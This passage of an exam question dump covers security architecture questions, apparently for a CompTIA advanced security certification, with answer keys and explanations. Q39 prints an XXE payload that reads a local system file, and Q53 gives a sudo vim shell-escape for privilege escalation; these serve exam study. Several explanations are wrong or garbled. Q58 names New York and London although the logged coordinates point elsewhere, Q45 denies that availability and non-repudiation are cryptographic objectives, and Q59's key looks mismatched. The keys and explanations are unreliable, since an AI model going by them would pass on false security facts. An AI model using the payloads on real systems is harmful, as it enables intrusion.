B. Change privileged usernames, review the OS logs, and deploy hardware tokens.
C. Implement MFA, review the application logs, and deploy a WAF.
D. Deploy a VPN, configure an official open-source library repository, and perform a full application review for vulnerabilities.

Correct Answer: C
Section:
Explanation:

Implementing MFA can add an extra layer of security to protect against unauthorized access if the vulnerability is exploited. Reviewing the application logs can help identify if any attempts have been made to exploit the vulnerability, and deploying a WAF can help block any attempts to exploit the vulnerability. While the other options may provide some level of security, they may not directly address the vulnerability and may not reduce the risk to an acceptable level.

QUESTION 39
A security analyst discovered that the company's WAF was not properly configured. The main web server was breached, and the following payload was found in one of the malicious requests:

```
<!DOCTYPE doc [
<!ELEMENT doc ANY>
<ENTITY xxe SYSTEM "file:///etc/password">]>
<doc>&xxe;</doc>
```

Which of the following would BEST mitigate this vulnerability?

A. CAPTCHA
B. Input validation
C. Data encoding
D. Network intrusion prevention

Correct Answer: B
Section:

QUESTION 40
A security analyst is researching containerization concepts for an organization. The analyst is concerned about potential resource exhaustion scenarios on the Docker host due to a single application that is overconsuming available resources.
Which of the following core Linux concepts BEST reflects the ability to limit resource allocation to containers?

A. Union filesystem overlay
B. Cgroups
C. Linux namespaces
D. Device mapper

Correct Answer: B
Section:
Explanation:
Cgroups (control groups) is a core Linux concept that reflects the ability to limit resource allocation to containers, such as CPU, memory, disk I/O, or network bandwidth. Cgroups can help prevent resource exhaustion scenarios on the Docker host due to a single application that is overconsuming available resources, as it can enforce quotas or priorities for each container or group of containers. Union filesystem overlay is not a core Linux concept that reflects the ability to limit resource allocation to containers, but a technique that allows multiple filesystems to be mounted on the same mount point, creating a layered representation of files and directories. Linux namespaces is not a core Linux concept that reflects the ability to limit resource allocation to containers, but a feature that isolates and virtualizes system resources for each process or group of processes, creating independent instances of global resources. Device mapper is not a core Linux concept that reflects the ability to limit resource allocation to containers, but a framework that provides logical volume management, encryption, or snapshotting capabilities for block devices. Verified
Reference: https://www.comptia.org/blog/what-is-cgroups https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 41
A developer wants to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users.
Which of the following would be BEST for the developer to perform? (Choose two.)

A. Utilize code signing by a trusted third party.
B. Implement certificate-based authentication.

C. Verify MD5 hashes.
D. Compress the program with a password.
E. Encrypt with 3DES.
F. Make the DACL read-only.

Correct Answer: A, F
Section:
Explanation:
Utilizing code signing by a trusted third party and making the DACL (discretionary access control list) read-only are actions that the developer can perform to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users. Code signing is a technique that uses digital signatures to verify the authenticity and integrity of code, preventing unauthorized modifications or tampering. A trusted third party, such as a certificate authority, can issue and validate digital certificates for code signing. A DACL is an attribute of an object that defines the permissions granted or denied to users or groups for accessing or modifying the object. Making the DACL read-only can prevent unauthorized users or groups from changing the permissions or accessing the code. Implementing certificate-based authentication is not an action that the developer can perform to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users, but a method for verifying the identity of users or devices based on digital certificates, preventing unauthorized access or impersonation. Verifying MD5 hashes is not an action that the developer can perform to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users, but a method for checking the integrity of files based on cryptographic hash functions, detecting accidental or intentional changes or corruption. Compressing the program with a password is not an action that the developer can perform to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users, but a method for reducing the size of files and protecting them with a password, preventing unauthorized access or extraction. Encrypting with 3DES is not an action that the developer can perform to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users, but a method for protecting the confidentiality of data based on symmetric-key encryption algorithms, preventing unauthorized disclosure or interception. Verified
Reference: https://www.comptia.org/blog/what-is-code-signing https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 42
A company is moving most of its customer-facing production systems to the cloud-facing production systems to the cloud. IaaS is the service model being used. The Chief Executive Officer is concerned about the type of encryption available and requires the solution must have the highest level of security.
Which of the following encryption methods should the cloud security engineer select during the implementation phase?

A. Instance-based
B. Storage-based
C. Proxy-based
D. Array controller-based

Correct Answer: B
Section:
Explanation:
We recommend that you encrypt your virtual hard disks (VHDs) to help protect your boot volume and data volumes at rest in storage, along with your encryption keys and secrets. Azure Disk Encryption helps you encrypt your Windows and Linux IaaS virtual machine disks. Azure Disk Encryption uses the industry-standard BitLocker feature of Windows and the DM-Crypt feature of Linux to provide volume encryption for the OS and the data disks. The solution is integrated with Azure Key Vault to help you control and manage the disk-encryption keys and secrets in your key vault subscription. The solution also ensures that all data on the virtual machine disks are encrypted at rest in Azure Storage. https://docs.microsoft.com/en-us/azure/security/fundamentals/iaas

QUESTION 43
A vulnerability analyst identified a zero-day vulnerability in a company's internally developed software. Since the current vulnerability management system does not have any checks for this vulnerability, an engineer has been asked to create one.
Which of the following would be BEST suited to meet these requirements?

A. ARF
B. ISACs
C. Node.js
D. OVAL

Correct Answer: D
Section:
Explanation:
OVAL (Open Vulnerability and Assessment Language) is a standard that would be best suited for creating checks for a zero-day vulnerability in an organization's internally developed software. OVAL is a standard for expressing system configuration information and vulnerabilities in an XML format, allowing interoperability and automation among different security tools and platforms. An engineer can use OVAL to create definitions or tests for specific vulnerabilities or states in the software, and then use OVAL-compatible tools to scan or evaluate the software against those definitions or tests. ARF (Asset Reporting Format) is not a standard for creating checks for vulnerabilities, but a standard for expressing information about assets and their characteristics in an XML format, allowing interoperability and automation among different security tools and platforms. ISACs (Information Sharing and Analysis Centers) are not standards for creating checks for vulnerabilities, but organizations that collect, analyze, and disseminate information about threats, vulnerabilities, incidents, or best practices among different sectors or communities. Node.js is not a standard for creating checks for vulnerabilities, but a runtime environment that allows executing JavaScript code outside of a web browser, enabling the development of scalable web applications or services. Verified
Reference: https://www.comptia.org/blog/what-is-oval https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 44
An organization recently started processing, transmitting, and storing its customers' credit card information. Within a week of doing so, the organization suffered a massive breach that resulted in the exposure of the customers' information.
Which of the following provides the BEST guidance for protecting such information while it is at rest and in transit?

A. NIST
B. GDPR
C. PCI DSS
D. ISO

Correct Answer: C
Section:
Explanation:
PCI DSS (Payment Card Industry Data Security Standard) is a standard that provides the best guidance for protecting credit card information while it is at rest and in transit. PCI DSS is a standard that defines the security requirements and best practices for organizations that process, store, or transmit credit card information, such as merchants, service providers, or acquirers. PCI DSS aims to protect the confidentiality, integrity, and availability of credit card information and prevent fraud or identity theft. NIST (National Institute of Standards and Technology) is not a standard that provides the best guidance for protecting credit card information, but an agency that develops standards, guidelines, and recommendations for various fields of science and technology, including cybersecurity. GDPR (General Data Protection Regulation) is not a standard that provides the best guidance for protecting credit card information, but a regulation that defines the data protection and privacy rights and obligations for individuals and organizations in the European Union or the European Economic Area. ISO (International Organization for Standardization) is not a standard that provides the best guidance for protecting credit card information, but an organization that develops standards for various fields of science and technology, including information security. Verified
Reference: https://www.comptia.org/blog/what-is-pci-dss https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 45
Which of the following is the MOST important security objective when applying cryptography to control messages that tell an ICS how much electrical power to output?

A. Importing the availability of messages
B. Ensuring non-repudiation of messages
C. Enforcing protocol conformance for messages
D. Assuring the integrity of messages

Correct Answer: D
Section:
Explanation:
Assuring the integrity of messages is the most important security objective when applying cryptography to control messages that tell an ICS (industrial control system) how much electrical power to output. Integrity is the security objective that ensures the accuracy and completeness of data or information, preventing unauthorized modifications or tampering. Assuring the integrity of messages can prevent malicious or accidental changes to the control messages that could affect the operation or safety of the ICS or the electrical power output. Importing the availability of messages is not a security objective when applying cryptography, but a security objective that ensures the accessibility and usability of data or information, preventing unauthorized denial or disruption of service. Ensuring non-repudiation of messages is not a security objective when applying cryptography, but a

security objective that ensures the authenticity and accountability of data or information, preventing unauthorized denial or dispute of actions or transactions. Enforcing protocol conformance for messages is not a security objective when applying cryptography, but a security objective that ensures the compliance and consistency of data or information, preventing unauthorized deviations or violations of rules or standards. Verified Reference: https://www.comptia.org/blog/what-is-integrity https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 46
A company wants to protect its intellectual property from theft. The company has already applied ACLs and DACs.
Which of the following should the company use to prevent data theft?

A. Watermarking
B. DRM
C. NDA
D. Access logging

Correct Answer: B
Section:
Explanation:
DRM (digital rights management) is a technology that can protect intellectual property from theft by restricting the access, use, modification, or distribution of digital content or devices. DRM can use encryption, authentication, licensing, watermarking, or other methods to enforce the rights and permissions granted by the content owner or provider to authorized users or devices. DRM can prevent unauthorized copying, sharing, or piracy of digital content, such as software, music, movies, or books. Watermarking is not a technology that can protect intellectual property from theft by itself, but a technique that can embed identifying information or marks in digital content or media, such as images, audio, or video. Watermarking can help prove ownership or origin of digital content, but it does not prevent unauthorized access or use of it. NDA (non-disclosure agreement) is not a technology that can protect intellectual property from theft by itself, but a legal contract that binds parties to keep certain information confidential and not disclose it to unauthorized parties. NDA can help protect sensitive or proprietary information from exposure or misuse, but it does not prevent unauthorized access or use of it. Access logging is not a technology that can protect intellectual property from theft by itself, but a technique that can record the activities or events related to accessing data or resources. Access logging can help monitor or audit access to data or resources, but it does not prevent unauthorized access or use of them. Verified
Reference: https://www.comptia.org/blog/what-is-drm https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 47
A university issues badges through a homegrown identity management system to all staff and students. Each week during the summer, temporary summer school students arrive and need to be issued a badge to access minimal campus resources. The security team received a report from an outside auditor indicating the homegrown system is not consistent with best practices in the security field and leaves the institution vulnerable.
Which of the following should the security team recommend FIRST?

A. Investigating a potential threat identified in logs related to the identity management system
B. Updating the identity management system to use discretionary access control
C. Beginning research on two-factor authentication to later introduce into the identity management system
D. Working with procurement and creating a requirements document to select a new IAM system/vendor

Correct Answer: D
Section:
Explanation:
This is because the homegrown identity management system is not consistent with best practices and leaves the institution vulnerable, which means it needs to be replaced with a more secure and reliable solution. A new IAM system/vendor should be able to provide features such as role-based access control, two-factor authentication, auditing, and compliance that can enhance the security and efficiency of the identity management process. A requirements document can help define the scope, objectives, and criteria for selecting a suitable IAM system/vendor that meets the needs of the institution.

QUESTION 48
A customer reports being unable to connect to a website at www.test.com to consume services. The customer notices the web application has the following published cipher suite:

```
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
Signature hash algorithm:
sha256
Public key:
RSA (2048 Bits)
.htaccess config:
<VirtualHost> *:80>
ServerName www.test.com
Redirect / https://www.test.com
</VirtualHost>
<VirtualHost _default_:443>
ServerName www.test.com
DocumnetRoot /usr/local/apache2/htdocs
SSLEngine On
...
</VirtualHost>
```

Which of the following is the MOST likely cause of the customer's inability to connect?

A. Weak ciphers are being used.
B. The public key should be using ECDSA.
C. The default should be on port 80.
D. The server name should be test.com.

Correct Answer: A
Section:

QUESTION 49
An IT administrator is reviewing all the servers in an organization and notices that a server is missing crucial practice against a recent exploit that could gain root access.
Which of the following describes the administrator's discovery?

A. A vulnerability
B. A threat
C. A breach
D. A risk

Correct Answer: A
Section:

QUESTION 50
A security analyst is performing a vulnerability assessment on behalf of a client. The analyst must define what constitutes a risk to the organization.
Which of the following should be the analyst's FIRST action?

A. Create a full inventory of information and data assets.
B. Ascertain the impact of an attack on the availability of crucial resources.
C. Determine which security compliance standards should be followed.
D. Perform a full system penetration test to determine the vulnerabilities.

Correct Answer: A
Section:

Explanation:
This is because a risk assessment requires identifying the assets that are valuable to the organization and could be targeted by attackers. A full inventory of information and data assets can help the analyst prioritize the most critical assets and determine their potential exposure to threats. Without knowing what assets are at stake, the analyst cannot effectively assess the risk level or the impact of an attack. Creating an inventory of assets is also a prerequisite for performing other actions, such as following compliance standards, measuring availability, or conducting penetration tests.

QUESTION 51
While investigating a security event, an analyst finds evidence that a user opened an email attachment from an unknown source. Shortly after the user opened the attachment, a group of servers experienced a large amount of network and resource activity. Upon investigating the servers, the analyst discovers the servers were encrypted by ransomware that is demanding payment within 48 hours or all data will be destroyed. The company has no response plans for ransomware.
Which of the following is the NEXT step the analyst should take after reporting the incident to the management team?

A. Pay the ransom within 48 hours.
B. Isolate the servers to prevent the spread.
C. Notify law enforcement.
D. Request that the affected servers be restored immediately.

Correct Answer: B
Section:
Explanation:
Isolating the servers is the best immediate action to take after reporting the incident to the management team, as it can limit the damage and contain the ransomware infection. Paying the ransom is not advisable, as it does not guarantee the recovery of the data and may encourage further attacks. Notifying law enforcement is a possible step, but not the next one after reporting. Requesting that the affected servers be restored immediately may not be feasible or effective, as it depends on the availability and integrity of backups, and it does not address the root cause of the attack. Verified
Reference: https://www.comptia.org/blog/what-is-ransomware-and-how-to-protect-yourself https://www.comptia.org/certifications/comptia-advanced-security-practitioner

QUESTION 52
A company plans to build an entirely remote workforce that utilizes a cloud-based infrastructure. The Chief Information Security Officer asks the security engineer to design connectivity to meet the following requirements:
Only users with corporate-owned devices can directly access servers hosted by the cloud provider.
The company can control what SaaS applications each individual user can access.
User browser activity can be monitored.
Which of the following solutions would BEST meet these requirements?

A. IAM gateway, MDM, and reverse proxy
B. VPN, CASB, and secure web gateway
C. SSL tunnel, DLP, and host-based firewall
D. API gateway, UEM, and forward proxy

Correct Answer: B
Section:
Explanation:
A VPN (virtual private network) can provide secure connectivity for remote users to access servers hosted by the cloud provider. A CASB (cloud access security broker) can enforce policies and controls for accessing SaaS applications. A secure web gateway can monitor and filter user browser activity to prevent malicious or unauthorized traffic. Verified
Reference: https://partners.comptia.org/docs/default-source/resources/casp-content-guide https://www.comptia.org/blog/what-is-a-vpn

QUESTION 53
During a system penetration test, a security engineer successfully gained access to a shell on a Linux host as a standard user and wants to elevate the privilege levels.
Which of the following is a valid Linux post-exploitation method to use to accomplish this goal?

A. Spawn a shell using sudo and an escape string such as sudo vim -c '!sh'.

B. Perform ASIC password cracking on the host.
C. Read the /etc/passwd file to extract the usernames.
D. Initiate unquoted service path exploits.
E. Use the UNION operator to extract the database schema.

Correct Answer: A
Section:
Explanation:
Spawning a shell using sudo and an escape string is a valid Linux post-exploitation method that can exploit a misconfigured sudoers file and allow a standard user to execute commands as root. ASIC password cracking is used to break hashed passwords, not to elevate privileges. Reading the /etc/passwd file may reveal usernames, but not passwords or privileges. Unquoted service path exploits are applicable to Windows systems, not Linux. Using the UNION operator is a SQL injection technique, not a Linux post-exploitation method. Verified
Reference: https://www.comptia.org/blog/what-is-post-exploitation https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 54
A systems administrator is in the process of hardening the host systems before connecting to the network. The administrator wants to add protection to the boot loader to ensure the hosts are secure before the OS fully boots.
Which of the following would provide the BEST boot loader protection?

A. TPM
B. HSM
C. PKI
D. UEFI/BIOS

Correct Answer: A
Section:
Explanation:
A TPM (trusted platform module) is a hardware device that can provide boot loader protection by storing cryptographic keys and verifying the integrity of the boot process. An HSM (hardware security module) is similar to a TPM, but it is used for storing keys for applications, not for booting. A PKI (public key infrastructure) is a system of certificates and keys that can provide encryption and authentication, but not boot loader protection. UEFI/BIOS are firmware interfaces that control the boot process, but they do not provide protection by themselves. Verified
Reference: https://www.comptia.org/blog/what-is-a-tpm-trusted-platform-module https://partners.comptia.org/docs/default-source/resources/casp-content-guide


QUESTION 55
A developer is creating a new mobile application for a company. The application uses REST API and TLS 1.2 to communicate securely with the external back-end server. Due to this configuration, the company is concerned about HTTPS interception attacks.
Which of the following would be the BEST solution against this type of attack?

A. Cookies
B. Wildcard certificates
C. HSTS
D. Certificate pinning

Correct Answer: D
Section:
Explanation:
Certificate pinning is a technique that can prevent HTTPS interception attacks by hardcoding the expected certificate or public key of the server in the application code, so that any certificate presented by an intermediary will be rejected. Cookies are small pieces of data that are stored by browsers to remember user preferences or sessions, but they do not prevent HTTPS interception attacks. Wildcard certificates are certificates that can be used for multiple subdomains of a domain, but they do not prevent HTTPS interception attacks. HSTS (HTTP Strict Transport Security) is a policy that forces browsers to use HTTPS connections, but it does not prevent HTTPS interception attacks. Verified


Reference: https://www.comptia.org/blog/what-is-certificate-pinning https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 56
DRAG DROP




An organization is planning for disaster recovery and continuity of operations.
INSTRUCTIONS
Review the following scenarios and instructions. Match each relevant finding to the affected host.
After associating scenario 3 with the appropriate host(s), click the host to select the appropriate corrective action for that finding.
Each finding may be used more than once.
If at any time you would like to bring back the initial state of the simul-ation, please click the Reset All button.

Select and Place:



Correct Answer:



Section:
Explanation:

QUESTION 57
A threat hunting team receives a report about possible APT activity in the network.
Which of the following threat management frameworks should the team implement?

A. NIST SP 800-53
B. MITRE ATT&CK
C. The Cyber Kill Chain
D. The Diamond Model of Intrusion Analysis

Correct Answer: B
Section:
Explanation:
MITRE ATT&CK is a threat management framework that provides a comprehensive and detailed knowledge base of adversary tactics and techniques based on real-world observations. It can help threat hunting teams to identify, understand, and prioritize potential threats, as well as to develop effective detection and response strategies. MITRE ATT&CK covers the entire lifecycle of a cyberattack, from initial access to impact, and provides information on how to mitigate, detect, and hunt for each technique. It also includes threat actor profiles, software descriptions, and data sources that can be used for threat intelligence and analysis. Verified Reference:

https://attack.mitre.org/
https://resources.infosecinstitute.com/topic/top-threat-modeling-frameworks-stride-owasp-top-10-mitre-attck-framework/
https://www.ibm.com/topics/threat-management

QUESTION 58
Device event logs sources from MDM software as follows:

Device	Date/Time	Location	Event	Description
ANDROID_1022	01JAN21 0255	39.9072N,77.0369W	PUSH	APPLICATION 1220 INSTALL QUEUED
ANDROID_1022	01JAN21 0301	39.9072N,77.0369W	INVENTORY	APPLICATION 1220 ADDED
ANDROID_1022	01JAN21 0701	39.0067N,77.4291W	CHECK-IN	NORMAL
ANDROID_1022	01JAN21 0701	25.2854N,51.5310E	CHECK-IN	NORMAL
ANDROID_1022	01JAN21 0900	39.0067N,77.4291W	CHECK-IN	NORMAL
ANDROID_1022	01JAN21 1030	39.0067N,77.4291W	STATUS	LOCAL STORAGE REPORTING 85% FULL

Which of the following security concerns and response actions would BEST address the risks posed by the device in the logs?

A. Malicious installation of an application; change the MDM configuration to remove application ID 1220.
B. Resource leak; recover the device for analysis and clean up the local storage.
C. Impossible travel; disable the device's account and access while investigating.
D. Falsified status reporting; remotely wipe the device.

Correct Answer: C
Section:
Explanation:
The device event logs show that the device was in two different locations (New York and London) within a short time span (one hour), which indicates impossible travel. This could be a sign of a compromised device or account. The best response action is to disable the device's account and access while investigating the incident. Malicious installation of an application is not evident from the logs, nor is resource leak or falsified status reporting. Verified
Reference: https://www.comptia.org/blog/what-is-impossible-travel https://partners.comptia.org/docs/default-source/resources/casp-content-guide

QUESTION 59
An application developer is including third-party background security fixes in an application. The fixes seem to resolve a currently identified security issue. However, when the application is released to the public, report come In that a previously vulnerability has returned. Which of the following should the developer integrate into the process to BEST prevent this type of behavior?

A. Peer review
B. Regression testing
C. User acceptance
D. Dynamic analysis

Correct Answer: A
Section:

QUESTION 60
